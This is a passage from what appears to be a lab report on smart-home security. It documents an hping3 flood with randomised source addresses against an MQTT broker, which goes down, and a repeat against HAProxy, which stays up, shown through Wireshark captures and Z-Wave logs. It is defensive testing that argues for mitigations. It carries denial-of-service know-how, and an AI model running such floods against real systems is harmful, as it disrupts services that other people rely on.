 18 2024-06-24 23:27:30,1458… 192.168.1.30  192.168.1.4   MQTT     133 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
 19 2024-06-24 23:27:30,1477… 192.168.1.4   192.168.1.30  TCP       68 33168 → 1883 [ACK] Seq=137 Ack=317 Win=64128 Len=0 TSval=1340738173 TSecr=3941153870
 20 2024-06-24 23:27:31,1685… 192.168.1.4   192.168.1.30  MQTT     123 Publish Message [zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice]
 21 2024-06-24 23:27:31,1686… 192.168.1.30  192.168.1.4   MQTT     123 Publish Message [zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice]
 22 2024-06-24 23:27:31,1706… 192.168.1.4   192.168.1.30  TCP       68 33168 → 1883 [ACK] Seq=192 Ack=372 Win=64128 Len=0 TSval=1340739196 TSecr=3941154893
 23 2024-06-24 23:27:31,1941… 192.168.1.30  192.168.1.4   MQTT     123 Publish Message [zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice]
 24 2024-06-24 23:27:31,2017… 192.168.1.4   192.168.1.30  TCP       68 33168 → 1883 [ACK] Seq=192 Ack=427 Win=64128 Len=0 TSval=1340739227 TSecr=3941154918
 25 2024-06-24 23:27:42,3310… 192.168.1.4   192.168.1.30  MQTT      70 Ping Request
 26 2024-06-24 23:27:42,3312… 192.168.1.30  192.168.1.4   MQTT      70 Ping Response
 27 2024-06-24 23:27:42,3333… 192.168.1.4   192.168.1.30  TCP       68 33168 → 1883 [ACK] Seq=194 Ack=429 Win=64128 Len=0 TSval=1340750358 TSecr=3941166056
 28 2024-06-24 23:28:00,5422… 192.168.1.4   192.168.1.30  MQTT      70 Ping Request
 29 2024-06-24 23:28:00,5424… 192.168.1.30  192.168.1.4   MQTT      70 Ping Response
 30 2024-06-24 23:28:00,5556… 192.168.1.4   192.168.1.30  TCP       68 33168 → 1883 [ACK] Seq=196 Ack=431 Win=64128 Len=0 TSval=1340768575 TSecr=3941184267
 31 2024-06-24 23:28:01,5615… 192.168.1.4   192.168.1.30  MQTT     134 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]

> Frame 11: 207 bytes on wire (1656 bits), 207 bytes captured (1656 bits) on interface any, id 0
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 192.168.1.30, Dst: 192.168.1.4
> Transmission Control Protocol, Src Port: 1883, Dst Port: 33168, Seq: 10, Ack: 72, Len: 139
v MQ Telemetry Transport Protocol, Publish Message
  > Header Flags: 0x31, Message Type: Publish Message, QoS Level: At most once delivery (Fire and Forget), Retain
    Msg Len: 17
    Topic Length: 14
    Topic: zway/connected
    Message: 30
v MQ Telemetry Transport Protocol, Publish Message
  > Header Flags: 0x31, Message Type: Publish Message, QoS Level: At most once delivery (Fire and Forget), Retain
    Msg Len: 63
    Topic Length: 59
    Topic: zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice
    Message: 6f6e
v MQ Telemetry Transport Protocol, Publish Message
  v Header Flags: 0x31, Message Type: Publish Message, QoS Level: At most once delivery (Fire and Forget), Retain
      0011 .... = Message Type: Publish Message (3)
      .... 0... = DUP Flag: Not set

0000  00 04 00 01 00 06 08 00  27 e2 02 4f 00 00 08 00   ········ '··O····
0010  45 00 00 bf d5 5e 40 00  40 06 e1 67 c0 a8 01 1e   E····^@· @··g····
0020  c0 a8 01 04 07 5b 81 90  77 e6 03 d0 e0 a9 88 4c   ·····[·· w······L
0030  80 18 00 f9 84 24 00 00  01 01 08 0a ea e9 24 4f   ·····$·· ······$O
0040  4f e9 f2 64 31 11 00 0e  7a 77 61 79 2f 63 6f 6e   O··d1··· zway/con
0050  6e 65 63 74 65 64 30 31  3f 00 3b 7a 77 61 79 2f   nected01 ?·;zway/
0060  66 69 62 61 72 6f 41 6c  61 72 6d 54 61 6d 70 65   fibaroAl armTampe
0070  72 69 6e 67 2c 50 72 6f  64 75 63 74 43 6f 76 65   ring,Pro ductCove
0080  72 52 65 6d 6f 76 65 64  28 36 29 2f 68 6f 6d 65   rRemoved (6)/home
0090  4f 66 66 69 63 65 6f 6e  31 35 00 31 7a 77 61 79   Officeon 15·1zway
00a0  2f 66 69 62 61 72 6f 41  6c 61 72 6d 47 65 6e 65   /fibaroA larmGene
00b0  72 61 6c 50 75 72 70 6f  73 65 41 6c 61 72 6d 28   ralPurpo seAlarm(
00c0  36 29 2f 68 6f 6d 65 4f  66 66 69 63 65 6f 6e      6)/homeO fficeon
```

Figure 47: Screenshot from Wireshark before the DDoS attack was launched.

Starting at frame 45, the DDoS attack was launched (Figure 48). We can see the source IP address was randomized by hping3 to mimic the Distributed DoS attack.



```
ddos-attack.pcap
File  Edit  View  Go  Capture  Analyze  Statistics  Telephony  Wireless  Tools  Help
Apply a display filter ... <Ctrl-/>

No.  Time                         Source           Destination   Protocol Length Info
  39 2024-06-24 23:28:19,8248…  192.168.1.4      192.168.1.30  MQTT       70 Ping Request
  40 2024-06-24 23:28:19,8250…  192.168.1.30     192.168.1.4   MQTT       70 Ping Response
  41 2024-06-24 23:28:19,8271…  192.168.1.4      192.168.1.30  TCP        68 33168 → 1883 [ACK] Seq=320 Ack=677 Win=64128 Len=0 TSval=1340787853 TSecr=3941203549
  42 2024-06-24 23:28:38,0368…  192.168.1.4      192.168.1.30  MQTT       70 Ping Request
  43 2024-06-24 23:28:38,0372…  192.168.1.30     192.168.1.4   MQTT       70 Ping Response
  44 2024-06-24 23:28:38,0386…  192.168.1.4      192.168.1.30  TCP        68 33168 → 1883 [ACK] Seq=322 Ack=679 Win=64128 Len=0 TSval=1340806064 TSecr=3941221762
  45 2024-06-24 23:28:52,8738…  214.169.164.156  192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  46 2024-06-24 23:28:52,8738…  50.21.220.125    192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  47 2024-06-24 23:28:52,8738…  237.24.86.4      192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  48 2024-06-24 23:28:52,8738…  28.62.60.54      192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  49 2024-06-24 23:28:52,8738…  86.109.92.237    192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  50 2024-06-24 23:28:52,8739…  45.187.77.210    192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  51 2024-06-24 23:28:52,8740…  210.2.33.201     192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  52 2024-06-24 23:28:52,8740…  65.88.52.143     192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  53 2024-06-24 23:28:52,8740…  156.9.48.158     192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  54 2024-06-24 23:28:52,8740…  125.227.20.35    192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  55 2024-06-24 23:28:52,8742…  84.106.181.143   192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  56 2024-06-24 23:28:52,8742…  23.80.113.62     192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  57 2024-06-24 23:28:52,8742…  192.124.91.9     192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  58 2024-06-24 23:28:52,8742…  20.185.140.67    192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  59 2024-06-24 23:28:52,8742…  48.214.175.29    192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  60 2024-06-24 23:28:52,8742…  70.113.220.220   192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  61 2024-06-24 23:28:52,8742…  138.86.104.253   192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  62 2024-06-24 23:28:52,8742…  233.21.23.86     192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  63 2024-06-24 23:28:52,8742…  247.21.72.223    192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  64 2024-06-24 23:28:52,8742…  237.227.157.57   192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
  65 2024-06-24 23:28:52,8742…  3.158.251.210    192.168.1.30  IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)

> Frame 57: 1516 bytes on wire (12128 bits), 1516 bytes captured (12128 bits) on interface any, id 0
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 192.124.91.9, Dst: 192.168.1.30
> Data (1480 bytes)

0000  00 00 00 01 00 06 ec f4  bb 1b ff d6 00 00 08 00   ········ ········
0010  45 00 05 dc 00 81 20 00  40 06 77 4f c0 7c 5b 09   E····· · @·wO·|[·
0020  c0 a8 01 1e 07 06 07 5b  2f 58 8e 03 56 e2 b5 bd   ·······[ /X··V···
0030  50 00 02 00 d7 52 00 00  58 58 58 58 58 58 58 58   P····R·· XXXXXXXX
0040  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0050  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0060  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0070  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0080  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0090  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
00a0  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
00b0  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
00c0  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
00d0  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
00e0  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
00f0  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0100  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0110  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0120  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0130  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0140  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0150  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0160  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0170  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0180  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0190  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
01a0  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
01b0  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX

ddos-attack.pcap                                   Packets: 3977500 · Displayed: 3977500 (100.0%)
```

Figure 48: Screenshot from Wireshark during the attack. *Showing the packets sent by the hping3.*


We see that a massive amount of packets were generated by hping3 and sent to MQTT Broker, which broke it and Denial of Service was experienced by the Smart Home Controller.

We stop the DDoS attack:

```
^C

--- 192.168.1.30 hping statistic ---

10271538 packets transmitted, 0 packets received, 100% packet loss

round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Excerpt 24: Excerpt of the command to stop the DDoS attack. Ctrl+C was pressed.

After that the MQTT Broker starts responding to the requests from Smart Home Controller.


ddos-attack.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.     Time                       Source           Destination     Protocol Length Info
3977398 2024-06-24 23:30:04,2644…  47.105.143.191   192.168.1.30    IPv4     1516 Fragmented IP protocol (proto=TCP 6, off=0, ID=0081)
3977399 2024-06-24 23:31:46,1376…  192.168.1.4      192.168.1.30    TCP        76 33798 → 1883 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1340994151 TSecr=0 WS=128
3977400 2024-06-24 23:31:46,1376…  192.168.1.30     192.168.1.4     TCP        76 1883 → 33798 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=3941313680 TSecr=1340994151
3977401 2024-06-24 23:31:46,1394…  192.168.1.4      192.168.1.30    TCP        68 33798 → 1883 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1340994156 TSecr=3941313680
3977402 2024-06-24 23:31:47,1462…  192.168.1.4      192.168.1.30    TCP        68 33798 → 1883 [FIN, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1340995156 TSecr=3941313680
3977403 2024-06-24 23:31:47,1463…  192.168.1.30     192.168.1.4     TCP        68 1883 → 33798 [FIN, ACK] Seq=1 Ack=2 Win=31872 Len=0 TSval=3941314689 TSecr=1340995156
3977404 2024-06-24 23:31:47,1484…  192.168.1.4      192.168.1.30    TCP        68 33798 → 1883 [ACK] Seq=2 Ack=2 Win=64256 Len=0 TSval=1340995165 TSecr=3941314689
3977405 2024-06-24 23:31:58,1866…  192.168.1.4      192.168.1.30    TCP        76 45310 → 1883 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1341006204 TSecr=0 WS=128
3977406 2024-06-24 23:31:58,1866…  192.168.1.30     192.168.1.4     TCP        76 1883 → 45310 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=3941325729 TSecr=1341006204
3977407 2024-06-24 23:31:58,1885…  192.168.1.4      192.168.1.30    TCP        68 45310 → 1883 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1341006205 TSecr=3941325729
3977408 2024-06-24 23:31:58,1885…  192.168.1.4      192.168.1.30    MQTT      107 Connect Command
3977409 2024-06-24 23:31:58,1885…  192.168.1.30     192.168.1.4     TCP        68 1883 → 45310 [ACK] Seq=1 Ack=40 Win=31872 Len=0 TSval=3941325731 TSecr=1341006206
3977410 2024-06-24 23:31:58,1887…  192.168.1.30     192.168.1.4     TCP        68 1883 → 33168 [FIN, ACK] Seq=1411 Ack=692 Win=31872 Len=0 TSval=3941325731 TSecr=1340879157
3977411 2024-06-24 23:31:58,1887…  192.168.1.30     192.168.1.4     MQTT       72 Connect Ack
3977412 2024-06-24 23:31:58,1909…  192.168.1.4      192.168.1.30    TCP        62 33168 → 1883 [RST] Seq=692 Win=0 Len=0
3977413 2024-06-24 23:31:58,1909…  192.168.1.4      192.168.1.30    TCP        68 45310 → 1883 [ACK] Seq=40 Ack=5 Win=64256 Len=0 TSval=1341006208 TSecr=3941325731
3977414 2024-06-24 23:31:59,2101…  192.168.1.4      192.168.1.30    MQTT       81 Subscribe Request (id=1) [zway/#]
3977415 2024-06-24 23:31:59,2103…  192.168.1.30     192.168.1.4     MQTT       73 Subscribe Ack (id=1)
3977416 2024-06-24 23:31:59,2131…  192.168.1.4      192.168.1.30    MQTT       87 Publish Message [zway/connected]
3977417 2024-06-24 23:31:59,2131…  192.168.1.30     192.168.1.4     MQTT      207 Publish Message [zway/connected], Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeO
3977418 2024-06-24 23:31:59,2555…  192.168.1.4      192.168.1.30    TCP        68 45310 → 1883 [ACK] Seq=72 Ack=149 Win=64128 Len=0 TSval=1341007273 TSecr=3941326756
3977419 2024-06-24 23:31:59,2555…  192.168.1.30     192.168.1.4     MQTT       87 Publish Message [zway/connected]
3977420 2024-06-24 23:31:59,2570…  192.168.1.4      192.168.1.30    TCP        68 45310 → 1883 [ACK] Seq=72 Ack=168 Win=64128 Len=0 TSval=1341007274 TSecr=3941326798
3977421 2024-06-24 23:32:16,4519…  192.168.1.4      192.168.1.30    MQTT       70 Ping Request
3977422 2024-06-24 23:32:16,4520…  192.168.1.30     192.168.1.4     MQTT       70 Ping Response
3977423 2024-06-24 23:32:16,4540…  192.168.1.4      192.168.1.30    TCP        68 45310 → 1883 [ACK] Seq=74 Ack=170 Win=64128 Len=0 TSval=1341024471 TSecr=3941343995
3977424 2024-06-24 23:32:34,6597…  192.168.1.4      192.168.1.30    MQTT       70 Ping Request

> Frame 3977399: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface any, id 0
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 192.168.1.4, Dst: 192.168.1.30
> Transmission Control Protocol, Src Port: 33798, Dst Port: 1883, Seq: 0, Len: 0

0000  00 00 00 01 00 06 d8 3a  dd 96 1a 15 00 00 08 00   ········: ········
0010  45 00 00 3c b5 43 40 00  40 06 02 06 c0 a8 01 04   E··<·C@· @·······
0020  c0 a8 01 1e 84 06 07 5b  78 a6 bb 9b 00 00 00 00   ·······[ x·······
0030  a0 02 fa f0 c7 a3 00 00  02 04 05 b4 04 02 08 0a   ········ ········
0040  4f ed f2 67 00 00 00 00  01 03 03 07               O··g···· ····
```

Figure 49: Screenshot from Wireshark after the attack. *Showing that now the MQTT is started responding to MQTT messages from Smart Home Controller.*

This is also visible from the Z-Wave Server Logs:

```
[2024-06-24 23:31:58.216] [I] [core] [MQTT-17] Connected to 192.168.1.30 as zway

[2024-06-24 23:31:59.800] [D] [zway] Job 0x13: deleted from queue

[2024-06-24 23:31:59.871] [D] [zway] Job 0x13: deleted from queue

[2024-06-24 23:32:05.011] [I] [zway] Adding job: Get background noise level

[2024-06-24 23:32:05.016] [D] [zway] SENDING: ( 01 03 00 3B C7 )

[2024-06-24 23:32:05.019] [D] [zway] RECEIVED ACK

[2024-06-24 23:32:05.019] [D] [zway] RECEIVED: ( 01 07 01 3B AF AE AE 7F 12 )

[2024-06-24 23:32:05.019] [D] [zway] SENT ACK

…

…

[2024-06-24 23:33:18.174] [I] [core] Notification: device-info (device-OnOff): {"dev":"Fibaro Alarm Tampering, product cover removed (6)","l":"on","location":1}

[2024-06-24 23:33:18.212] [I] [core] [BaseModule-16] Set lastLevel to on for ZWayVDev_zway_6-0-113-7-3-A (was off)

[2024-06-24 23:33:19.208] [I] [core] HK: updated ZWayVDev_zway_6-0-156-0-A

[2024-06-24 23:33:19.210] [I] [core] Notification: device-info (device-OnOff): {"dev":"Fibaro Alarm General Purpose alarm (6)","l":"on","location":1}

[2024-06-24 23:33:19.244] [I] [core] [BaseModule-16] Set lastLevel to on for ZWayVDev_zway_6-0-156-0-A (was off)

[2024-06-24 23:33:25.205] [D] [zway] Job 0x3b: deleted from queue

[2024-06-24 23:33:35.040] [I] [zway] Adding job: Get background noise level

[2024-06-24 23:33:35.049] [D] [zway] SENDING: ( 01 03 00 3B C7 )
```

```
[2024-06-24 23:33:35.052] [D] [zway] RECEIVED ACK

[2024-06-24 23:33:35.052] [D] [zway] RECEIVED: ( 01 07 01 3B AF B0 B0 7F 12
)

[2024-06-24 23:33:35.052] [D] [zway] SENT ACK
```

Excerpt 25: Excerpt of the Server Logs of Smart Home Controller. Showing everything is fine again after the DDoS attack was stopped.

This demonstration highlighted the vulnerability of the MQTT Broker to DoS attacks, which can disrupt communication and control within the smart home environment. The ease with which the MQTT Broker was overwhelmed emphasizes the need for robust mitigation strategies to ensure the resilience and availability of critical smart home services.

Denial-of-Service (DoS) Attack on HAProxy:


In contrast to the previous DDoS attack, which was directly targeted at the MQTT broker, emulating the same attack on HAProxy using hping3 showed significantly different results. The HAProxy demonstrated remarkable resilience to the DDoS attack. The MQTT messages continued to flow seamlessly (see Excerpt 26) between the Smart Home Controller, HAProxy, and AWS IoT Core, proving the HAProxy's ability to maintain service availability even under stress.

- **Z-Wave Server Logs show no Service disruption (no Denial of Service):**

```
[2024-07-04 00:36:14.009] [I] [core] Notification: device-info (device-
OnOff): {"dev":"Fibaro Alarm Tampering, product cover removed
(6)","l":"off","location":1}

[2024-07-04 00:36:14.010] [I] [core] HK: updated ZWayVDev_zway_6-0-113-7-3-
A

[2024-07-04 00:36:14.036] [I] [core] [BaseModule-16] Set lastLevel to off for ZWayVDev_zway_6-0-113-7-3-A
(was on)

[2024-07-04 00:36:14.560] [D] [zway] RECEIVED: ( 01 0B 00 04 00 06 02 98 40 CC 00 00 E0 )

[2024-07-04 00:36:14.560] [D] [zway] SENT ACK

[2024-07-04 00:36:14.560] [D] [zway] SETDATA devices.6.data.lastReceived = 0 (0x00000000)

[2024-07-04 00:36:14.561] [I] [zway] Node 6:0 CC Security: sending Nonce Report

[2024-07-04 00:36:14.561] [I] [zway] Adding job: Nonce Report to node 6

[2024-07-04 00:36:14.561] [D] [zway] SENDING (cb 0x23): ( 01 11 00 13 06 0A 98 80 25 BD 75 82 FB 60 B9 78
05 23 FA )

[2024-07-04 00:36:14.563] [D] [zway] RECEIVED ACK

[2024-07-04 00:36:14.564] [D] [zway] RECEIVED: ( 01 04 01 13 01 E8 )

[2024-07-04 00:36:14.564] [D] [zway] SENT ACK

[2024-07-04 00:36:14.565] [D] [zway] Delivered to Z-Wave stack

[2024-07-04 00:36:14.595] [D] [zway] RECEIVED: ( 01 1D 00 13 23 00 00 02 00 CE 7F 7F 7F 7F 00 00 03 00 00
00 00 03 01 00 00 7F 7F 7F 7F 7F 60 )

[2024-07-04 00:36:14.595] [D] [zway] SENT ACK
```

Excerpt 26: Excerpt of the Server Logs of Smart Home Controller during DDoS attack on HAProxy. Showing no interruption.

- **Similarly the MQTT messages are being received at AWS IoT during the hping3 attack:**




```
$aws/things/zway/shadow/name/+/delete/+
$aws/things/zway/shadow/name/+/documents
$aws/things/zway/shadow/name/+/update/+
$aws/things/zway/shadow/+/rejected
$aws/things/zway/shadow/+/accepted
$aws/things/zway/shadow/update/documents
$aws/events/subscriptions/+/zway
$aws/events/presence/+/zway
#
```

You cannot publish messages to a wildcard topic.
Please select a different topic to publish messages to.

```
zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice                July 04, 2024, 00:36:45 (UTC+0200)
zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice      July 04, 2024, 00:36:45 (UTC+0200)
zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice                July 04, 2024, 00:36:15 (UTC+0200)
zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice      July 04, 2024, 00:36:15 (UTC+0200)
zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice                July 04, 2024, 00:36:15 (UTC+0200)
zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice      July 04, 2024, 00:36:14 (UTC+0200)
zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice      July 04, 2024, 00:35:44 (UTC+0200)
```

Figure 50: Screenshot from AWS IoT Core during the DDoS attack on HAProxy. *No Interruption even during the DDoS attack.*

- **Screenshot from the Wireshark during the attack also shows no service was denied:**



```
No.     Time                       Source       Destination  Protocol Length Info
 91655 2024-07-04 00:35:34,425742 192.168.1.1  192.168.1.4  MQTT     68 Ping Response
111658 2024-07-04 00:35:43,529586 192.168.1.4  192.168.1.1  MQTT    132 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
111660 2024-07-04 00:35:43,558681 192.168.1.1  192.168.1.4  MQTT    132 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
114374 2024-07-04 00:35:44,573572 192.168.1.4  192.168.1.1  MQTT    131 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
114715 2024-07-04 00:35:44,604489 192.168.1.1  192.168.1.4  MQTT    131 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
133701 2024-07-04 00:35:52,702225 192.168.1.4  192.168.1.1  MQTT     68 Ping Request
134042 2024-07-04 00:35:52,716995 192.168.1.1  192.168.1.4  MQTT     68 Ping Response
170317 2024-07-04 00:36:10,925512 192.168.1.4  192.168.1.1  MQTT     68 Ping Request
170319 2024-07-04 00:36:10,937764 192.168.1.1  192.168.1.4  MQTT     68 Ping Response
173033 2024-07-04 00:36:13,973750 192.168.1.4  192.168.1.1  MQTT    132 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
173035 2024-07-04 00:36:14,004870 192.168.1.1  192.168.1.4  MQTT    132 Publish Message [zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice]
173715 2024-07-04 00:36:15,018836 192.168.1.4  192.168.1.1  MQTT    122 Publish Message [zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice]
173717 2024-07-04 00:36:15,046636 192.168.1.1  192.168.1.4  MQTT    122 Publish Message [zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice]
